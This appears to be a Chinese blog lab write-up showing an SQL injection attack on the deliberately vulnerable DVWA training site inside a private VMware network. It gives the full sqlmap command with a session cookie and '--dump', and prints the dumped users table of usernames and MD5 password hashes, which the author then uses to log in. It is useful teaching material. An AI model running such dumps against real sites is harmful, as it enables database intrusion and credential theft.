

云端应用SQL注入攻击

原创

深巷的猫~ 于 2019-05-18 20:14:07 发布 175 收藏 1

分类专栏: [云计算安全防护技术](#)

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
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6 篇文章 3 订阅


订阅专栏

实训环境:


在VMware中创建Windows Server 2008和Kali Linux虚拟机以构成局域网, Windows Server 2008和Kali Linux虚拟机的IP地址分别为192.168.43.99和192.168.43.46。并在Windows Server 2008虚拟机中搭建测试网站dvwa。




1、打开测试站点Dvwa的主页面, 并设置其安全级别为low




2、单击左边的SQL injection



3、在“User ID”文本框中随意输入一串数字，比如1234，同时开启Burp Suite的数据包捕获功能



4、在Kali Linux虚拟机的命令行状态下运行Sqlmap




```

Database: dvwa
Table: users
[8 columns]
+-----+
| Column      | Type      |
+-----+
| user        | varchar(15) |
| avatar      | varchar(70) |
| failed_login | int(3)      |
| first_name  | varchar(15) |
| last_login  | timestamp  |
| last_name   | varchar(15) |
| password    | varchar(32) |
| user_id     | int(6)      |
+-----+

[09:53:12] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.168.43.99'

[*] ending @ 09:53:12 /2019-05-08/
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```

7、执行如下命令，对users表中所有字段的值进行探测，在探测过程中用到其自带的字典

```

root@kali:~# sqlmap -u "http://192.168.43.99//dvwa/vulnerabilities/sqli/?id=1234&Submit=Submit" --cookie="security=low; PHPSESSID=9ld6ta2ogo7t245modffvfj0n3" --dump -T users

```



{1.3#stable}
http://sqlmap.org

```

Database: dvwa
Table: users
[5 entries]
+-----+
| user_id | avatar          | user | password          | last_name | first_name |
| last_login | failed_login |
+-----+
| 1       | /hackable/users/admin.jpg | admin | 5f4dcc3b5aa765d61d8327deb882cf99 | admin | admin |
| 2019-04-23 19:06:29 | 0 |
| 2       | /hackable/users/gordonb.jpg | gordonb | e99a18c428cb38d5f260853678922e03 | Brown | Gordon |
| 2019-04-18 11:20:07 | 0 |
| 3       | /hackable/users/1337.jpg | 1337 | 8d3533d75ae2c3966d7e0d4fcc69216b | Me | Hack |
| 2019-04-18 11:20:07 | 0 |
| 4       | /hackable/users/pablo.jpg | pablo | 0d107d09f5bbe40cade3de5c71e9e9b7 | Picasso | Pablo |
| 2019-04-18 11:20:07 | 0 |
| 5       | /hackable/users/smithy.jpg | smithy | 5f4dcc3b5aa765d61d8327deb882cf99 | Smith | Bob |
| 2019-04-18 11:20:07 | 0 |
+-----+

[09:55:28] [INFO] table 'dvwa.users' dumped to CSV file '/root/.sqlmap/output/192.168.43.99/dump/dvwa/users.csv'
[09:55:28] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.168.43.99'

[*] ending @ 09:55:28 /2019-05-08/
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```

8、利用上述结果，登录DVWA网站首页进行验证，比如用户名为1337，密码为charely



We do not take responsibility for the way in which any one uses this application (DVWA). We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

More Training Resources

DVWA aims to cover the most commonly seen vulnerabilities found in today's web applications. However there are plenty of other issues with web applications. Should you wish to explore any additional attack vectors, or want more difficult challenges, you may wish to look into the following other projects:

- [bWAPP](#)
- [NOWASP](#) (formerly known as [Mutillidae](#))
- [OWASP Broken Web Applications Project](#)

You have logged in as '1337'

Username: 1337
Security Level: low
PHPIDS: disabled

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如有想法，欢迎评论！